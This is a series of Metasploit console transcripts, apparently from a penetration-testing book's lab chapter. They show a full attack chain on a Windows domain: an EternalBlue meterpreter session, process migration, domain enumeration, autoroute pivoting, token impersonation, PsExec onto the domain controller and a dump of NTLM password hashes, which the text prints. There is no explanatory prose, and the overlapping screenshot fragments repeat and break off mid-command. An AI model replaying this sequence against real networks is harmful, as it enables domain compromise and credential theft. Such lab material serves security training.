 2368  2264  vmtoolsd.exe       x64   1     MASTERINGMETASP\tomacme        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2652  1916  powershell.exe     x86   0     NT AUTHORITY\SYSTEM            C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2660  508   svchost.exe        x64   0     NT AUTHORITY\SYSTEM
 2764  508   SearchIndexer.exe  x64   0     NT AUTHORITY\SYSTEM
 2812  2264  cmd.exe            x64   1     MASTERINGMETASP\tomacme        C:\Windows\System32\cmd.exe
 2840  508   sppsvc.exe         x64   0     NT AUTHORITY\NETWORK SERVICE
 2860  508   wmpnetwk.exe       x64   0     NT AUTHORITY\NETWORK SERVICE
 2932  508   svchost.exe        x64   0     NT AUTHORITY\LOCAL SERVICE

meterpreter >
```

```
 724   508   svchost.exe         x64   0    NT AUTHORITY\NETWORK SERVICE
 776   508   svchost.exe         x64   0    NT AUTHORITY\LOCAL SERVICE
 884   508   svchost.exe         x64   0    NT AUTHORITY\SYSTEM
 940   508   svchost.exe         x64   0    NT AUTHORITY\SYSTEM
 992   1176  cmd.exe             x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\cmd.exe
 1084  508   svchost.exe         x64   0    NT AUTHORITY\NETWORK SERVICE
 1176  508   spoolsv.exe         x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1212  508   svchost.exe         x64   0    NT AUTHORITY\LOCAL SERVICE
 1388  416   conhost.exe         x64   1    MASTERINGMETASP\Administrator  C:\Windows\System32\conhost.exe
 1432  508   VGAuthService.exe   x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServic
e.exe
 1456  508   vmtoolsd.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1688  508   svchost.exe         x64   0    NT AUTHORITY\LOCAL SERVICE
 1820  508   msdtc.exe           x64   0    NT AUTHORITY\NETWORK SERVICE
 1848  628   WmiPrvSE.exe
 1888  508   dllhost.exe         x64   0    NT AUTHORITY\SYSTEM
 1916  2672  powershell.exe      x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2096  2264  powershell.exe      x64   1    MASTERINGMETASP\Administrator  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2180  508   taskhost.exe        x64   1    MASTERINGMETASP\tomacme        C:\Windows\System32\taskhost.exe
 2252  884   dwm.exe             x64   1    MASTERINGMETASP\tomacme        C:\Windows\System32\dwm.exe
 2264  2236  explorer.exe        x64   1    MASTERINGMETASP\tomacme        C:\Windows\explorer.exe
 2296  508   svchost.exe         x64   0    NT AUTHORITY\LOCAL SERVICE
 2336  352   conhost.exe         x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
 2368  2264  vmtoolsd.exe        x64   1    MASTERINGMETASP\tomacme        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2652  1916  powershell.exe      x86   0    NT AUTHORITY\SYSTEM            C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2660  508   svchost.exe         x64   0    NT AUTHORITY\SYSTEM
 2764  508   SearchIndexer.exe   x64   0    NT AUTHORITY\SYSTEM
 2812  2264  cmd.exe             x64   1    MASTERINGMETASP\tomacme        C:\Windows\System32\cmd.exe
 2840  508   sppsvc.exe          x64   0    NT AUTHORITY\NETWORK SERVICE
 2860  508   wmpnetwk.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 2932  508   svchost.exe         x64   0    NT AUTHORITY\LOCAL SERVICE

meterpreter > migrate 2336
[*] Migrating from 2652 to 2336...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2336
meterpreter >
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions 2
[*] Starting interaction with 2...

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
use post/windows/gather/enum_dirperms                    use post/windows/gather/enum_termserv
use post/windows/gather/enum_domain                      use post/windows/gather/enum_tokens
use post/windows/gather/enum_domain_group_users          use post/windows/gather/enum_tomcat
use post/windows/gather/enum_domain_tokens               use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_domain_users                use post/windows/gather/enum_unattend
use post/windows/gather/enum_domains
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker                use post/windows/gather/enum_emet
use post/windows/gather/enum_ad_computers                use post/windows/gather/enum_files
use post/windows/gather/enum_ad_groups                   use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ad_managedby_groups         use post/windows/gather/enum_ie
use post/windows/gather/enum_ad_service_principal_names  use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ad_to_wordlist              use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_ad_user_comments            use post/windows/gather/enum_muicache
use post/windows/gather/enum_ad_users                    use post/windows/gather/enum_patches
use post/windows/gather/enum_applications                use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_artifacts                   use post/windows/gather/enum_prefetch
use post/windows/gather/enum_av_excluded                 use post/windows/gather/enum_proxy
use post/windows/gather/enum_chrome                      use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_computers                   use post/windows/gather/enum_services
use post/windows/gather/enum_db                          use post/windows/gather/enum_shares
use post/windows/gather/enum_devices                     use post/windows/gather/enum_snmp
use post/windows/gather/enum_dirperms                    use post/windows/gather/enum_termserv
use post/windows/gather/enum_domain                      use post/windows/gather/enum_tokens
use post/windows/gather/enum_domain_group_users          use post/windows/gather/enum_tomcat
use post/windows/gather/enum_domain_tokens               use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_domain_users                use post/windows/gather/enum_unattend
use post/windows/gather/enum_domains
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/enum_domain
msf5 post(windows/gather/enum_domain) > show options

Module options (post/windows/gather/enum_domain):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_domain) >
```

```
msf5 post(windows/gather/enum_domain) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                                  Connection
  --  ----  ----                     -----------                                                                  ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -
> 192.168.188.129:52868 (192.168.188.129)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-6JUEBUG9VC0                                        192.168.188.128:4433 -
> 192.168.188.129:52869 (192.168.188.129)

msf5 post(windows/gather/enum_domain) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/enum_domain) > run

[+] FOUND Domain: masteringmetasploit
[+] FOUND Domain Controller: WIN-DVP1KMN8CRK (IP: 192.168.248.10)
[*] Post module execution completed
msf5 post(windows/gather/enum_domain) >
```

```
  Id  Name  Type                     Information                                                                  Connection
  --  ----  ----                     -----------                                                                  ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  192.168.188.128:4444 -
> 192.168.188.129:52868 (192.168.188.129)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-6JUEBUG9VC0                                        192.168.188.128:4433 -
> 192.168.188.129:52869 (192.168.188.129)

msf5 post(windows/gather/enum_domain) > sessions 2
[*] Starting interaction with 2...

meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.188.1    00:50:56:c0:00:00  16
    192.168.188.128  00:0c:29:e2:b1:c8  16
    192.168.188.255  ff:ff:ff:ff:ff:ff  16
    192.168.248.2    00:50:56:e2:39:5b  11
    192.168.248.10   00:0c:29:f1:5c:c0  11
    192.168.248.254  00:50:56:e2:e4:54  11
    192.168.248.255  ff:ff:ff:ff:ff:ff  11
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.22       01:00:5e:00:00:16  14
    224.0.0.22       01:00:5e:00:00:16  16
    224.0.0.252      01:00:5e:00:00:fc  11
    224.0.0.252      01:00:5e:00:00:fc  16
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  11
    239.255.255.250  01:00:5e:7f:ff:fa  16
    255.255.255.255  ff:ff:ff:ff:ff:ff  11
```

```
    255.255.255.255  ff:ff:ff:ff:ff:ff  11

meterpreter > background
[*] Backgrounding session 2...
msf5 post(windows/gather/enum_domain) > search autoroute

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  post/multi/manage/autoroute                     normal  No     Multi Manage Network Route via Meterpreter Session


msf5 post(windows/gather/enum_domain) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against WIN-6JUEBUG9VC0
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.188.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.248.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Bluetooth Device (Personal Area Network).
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

```
 524   404   lsm.exe            x64   0    NT AUTHORITY\SYSTEM            C:\Windows\system32\lsm.exe
 568   352   conhost.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\system32\conhost.exe
 572   508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 628   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 692   508   vmacthlp.exe       x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 724   508   svchost.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 776   508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 884   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 940   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 992   1176  cmd.exe            x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\cmd.exe
 1084  508   svchost.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 1176  508   spoolsv.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1212  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 1388  416   conhost.exe        x64   1    MASTERINGMETASP\Administrator  C:\Windows\system32\conhost.exe
 1432  508   VGAuthService.exe  x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServic
e.exe
 1456  508   vmtoolsd.exe       x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1688  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 1820  508   msdtc.exe          x64   0    NT AUTHORITY\NETWORK SERVICE
 1848  628   WmiPrvSE.exe
 1888  508   dllhost.exe        x64   0    NT AUTHORITY\SYSTEM
 1916  2672  powershell.exe     x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2096  2264  powershell.exe     x64   1    MASTERINGMETASP\Administrator  C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
 2180  508   taskhost.exe       x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\taskhost.exe
 2252  884   dwm.exe            x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\Dwm.exe
 2264  2236  explorer.exe       x64   1    MASTERINGMETASP\tomacme        C:\Windows\Explorer.EXE
 2296  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 2336  352   conhost.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\system32\conhost.exe
 2368  2264  vmtoolsd.exe       x64   1    MASTERINGMETASP\tomacme        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2652  1916  powershell.exe     x86   0    NT AUTHORITY\SYSTEM            C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2660  508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 2764  508   SearchIndexer.exe  x64   0    NT AUTHORITY\SYSTEM
 2812  2264  cmd.exe            x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\cmd.exe
 2840  508   sppsvc.exe         x64   0    NT AUTHORITY\NETWORK SERVICE
 2860  508   wmpnetwk.exe       x64   0    NT AUTHORITY\NETWORK SERVICE
 2932  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE

meterpreter > 
```

```
 568   352   conhost.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\system32\conhost.exe
 572   508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 628   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 692   508   vmacthlp.exe       x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 724   508   svchost.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 776   508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 884   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 940   508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 992   1176  cmd.exe            x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\cmd.exe
 1084  508   svchost.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 1176  508   spoolsv.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1212  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 1388  416   conhost.exe        x64   1    MASTERINGMETASP\Administrator  C:\Windows\system32\conhost.exe
 1432  508   VGAuthService.exe  x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServic
e.exe
 1456  508   vmtoolsd.exe       x64   0    NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1688  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 1820  508   msdtc.exe          x64   0    NT AUTHORITY\NETWORK SERVICE
 1848  628   WmiPrvSE.exe
 1888  508   dllhost.exe        x64   0    NT AUTHORITY\SYSTEM
 1916  2672  powershell.exe     x64   0    NT AUTHORITY\SYSTEM            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2096  2264  powershell.exe     x64   1    MASTERINGMETASP\Administrator  C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
 2180  508   taskhost.exe       x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\taskhost.exe
 2252  884   dwm.exe            x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\Dwm.exe
 2264  2236  explorer.exe       x64   1    MASTERINGMETASP\tomacme        C:\Windows\Explorer.EXE
 2296  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE
 2336  352   conhost.exe        x64   0    NT AUTHORITY\SYSTEM            C:\Windows\system32\conhost.exe
 2368  2264  vmtoolsd.exe       x64   1    MASTERINGMETASP\tomacme        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2652  1916  powershell.exe     x86   0    NT AUTHORITY\SYSTEM            C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2660  508   svchost.exe        x64   0    NT AUTHORITY\SYSTEM
 2764  508   SearchIndexer.exe  x64   0    NT AUTHORITY\SYSTEM
 2812  2264  cmd.exe            x64   1    MASTERINGMETASP\tomacme        C:\Windows\system32\cmd.exe
 2840  508   sppsvc.exe         x64   0    NT AUTHORITY\NETWORK SERVICE
 2860  508   wmpnetwk.exe       x64   0    NT AUTHORITY\NETWORK SERVICE
 2932  508   svchost.exe        x64   0    NT AUTHORITY\LOCAL SERVICE

meterpreter > load incognito
Loading extension incognito...
```

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes


Incognito Commands
==================

    Command             Description
    -------             -----------
    add_group_user      Attempt to add a user to a global group with all tokens
    add_localgroup_user Attempt to add a user to a local group with all tokens
    add_user            Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current user context
    snarf_hashes        Snarf challenge/response hashes for every token

meterpreter >
```

```
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes


Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
MASTERINGMETASP\Administrator
MASTERINGMETASP\tomacme
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

```
    -------       -----------
    timestomp     Manipulate file MACE attributes


Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
MASTERINGMETASP\Administrator
MASTERINGMETASP\tomacme
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token MASTERINGMETASP\Administratorr
[+] Delegation token available
[+] Successfully impersonated user MASTERINGMETASP\Administrator
meterpreter > getuid
Server username: MASTERINGMETASP\Administrator
meterpreter >
```

```
msf5 > search current_user_psexec

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/windows/local/current_user_psexec  1999-01-01       excellent  No     PsExec via Current User Token


msf5 > use exploit/windows/local/current_user_psexec
msf5 exploit(windows/local/current_user_psexec) > show options

Module options (exploit/windows/local/current_user_psexec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DISPNAME                           no        Service display name (Default: random)
   INTERNAL_ADDRESS                   no        Session's internal address or hostname for the victims to grab the payload from (Default: det
ected)
   KERBEROS          false            yes       Authenticate via Kerberos, dont resolve hostnames
   NAME                               no        Service name on each target in RHOSTS (Default: random)
   RHOSTS                             no        Target address range or CIDR identifier
   SESSION                            yes       The session to run this module on.
   TECHNIQUE         PSH              yes       Technique to use (Accepted: PSH, SMB)


Exploit target:

   Id  Name
   --  ----
   0   Universal

msf5 exploit(windows/local/current_user_psexec) > s
```

```
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/windows/local/current_user_psexec  1999-01-01       excellent  No     PsExec via Current User Token


msf5 > use exploit/windows/local/current_user_psexec
msf5 exploit(windows/local/current_user_psexec) > show options

Module options (exploit/windows/local/current_user_psexec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DISPNAME                           no        Service display name (Default: random)
   INTERNAL_ADDRESS                   no        Session's internal address or hostname for the victims to grab the payload from (Default: det
ected)
   KERBEROS          false            yes       Authenticate via Kerberos, dont resolve hostnames
   NAME                               no        Service name on each target in RHOSTS (Default: random)
   RHOSTS                             no        Target address range or CIDR identifier
   SESSION                            yes       The session to run this module on.
   TECHNIQUE         PSH              yes       Technique to use (Accepted: PSH, SMB)


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(windows/local/current_user_psexec) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/current_user_psexec) > set RHOSTS 192.168.248.10
RHOSTS => 192.168.248.10
msf5 exploit(windows/local/current_user_psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/local/current_user_psexec) >
```

```
   DISPNAME                          no        Service display name (Default: random)
   INTERNAL_ADDRESS                  no        Session's internal address or hostname for the victims to grab the payload from (Default: det
ected)
   KERBEROS          false           yes       Authenticate via Kerberos, dont resolve hostnames
   NAME                              no        Service name on each target in RHOSTS (Default: random)
   RHOSTS            192.168.248.10  no        Target address range or CIDR identifier
   SESSION           2               yes       The session to run this module on.
   TECHNIQUE         PSH             yes       Technique to use (Accepted: PSH, SMB)


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(windows/local/current_user_psexec) > set RHOST 192.168.248.10
RHOST => 192.168.248.10
msf5 exploit(windows/local/current_user_psexec) > run

[*] 192.168.248.10   Creating service BYbCWGBUyS
[*] 192.168.248.10   Starting the service
[*] 192.168.248.10   Deleting the service
[*] Started bind TCP handler against 192.168.248.10:4444
[*] Sending stage (206403 bytes) to 192.168.248.10
[*] Meterpreter session 3 opened (192.168.188.128-192.168.188.129:0 -> 192.168.248.10:4444) at 2019-08-29 04:42:00 -0700

meterpreter >
```

```
ected)
   KERBEROS          false           yes       Authenticate via Kerberos, dont resolve hostnames
   NAME                              no        Service name on each target in RHOSTS (Default: random)
   RHOSTS            192.168.248.10  no        Target address range or CIDR identifier
   SESSION           2               yes       The session to run this module on.
   TECHNIQUE         PSH             yes       Technique to use (Accepted: PSH, SMB)


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(windows/local/current_user_psexec) > set RHOST 192.168.248.10
RHOST => 192.168.248.10
msf5 exploit(windows/local/current_user_psexec) > run

[*] 192.168.248.10   Creating service BYbCWGBUyS
[*] 192.168.248.10   Starting the service
[*] 192.168.248.10   Deleting the service
[*] Started bind TCP handler against 192.168.248.10:4444
[*] Sending stage (206403 bytes) to 192.168.248.10
[*] Meterpreter session 3 opened (192.168.188.128-192.168.188.129:0 -> 192.168.248.10:4444) at 2019-08-29 04:42:00 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:f1:5c:c0
MTU          : 1500
IPv4 Address : 192.168.248.10
IPv4 Netmask : 255.255.255.0


Interface 13
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:f80a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```


```
msf5 exploit(windows/local/current_user_psexec) > use post/windows/gather/smart_hashdump
msf5 post(windows/gather/smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
   SESSION                     yes       The session to run this module on.

msf5 post(windows/gather/smart_hashdump) > set SESSION 3
SESSION => 3
msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against WIN-DVP1KMN8CRK
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/masteringmetasploit/.msf4/loot/20190829044316_Chapter1_192.168.248.10_windows.hashes_913969.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:28a8dd3442147ac1c7f53f80584303fc
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4f5df559db4b61348330cd149121686
[+]     Apex:1000:aad3b435b51404eeaad3b435b51404ee:28a8dd3442147ac1c7f53f80584303fc
[+]     tomacme:1110:aad3b435b51404eeaad3b435b51404ee:e153638aeac96469612aff014b624af9
[+]     WIN-DVP1KMN8CRK$:1005:aad3b435b51404eeaad3b435b51404ee:03f377e03b0bbcb3d83b1b4a86022351
[+]     WIN-6JUEBUG9VC0$:1108:aad3b435b51404eeaad3b435b51404ee:6b36be6411be716e9770ee0d6c38c140
[*] Post module execution completed
msf5 post(windows/gather/smart_hashdump) >
```

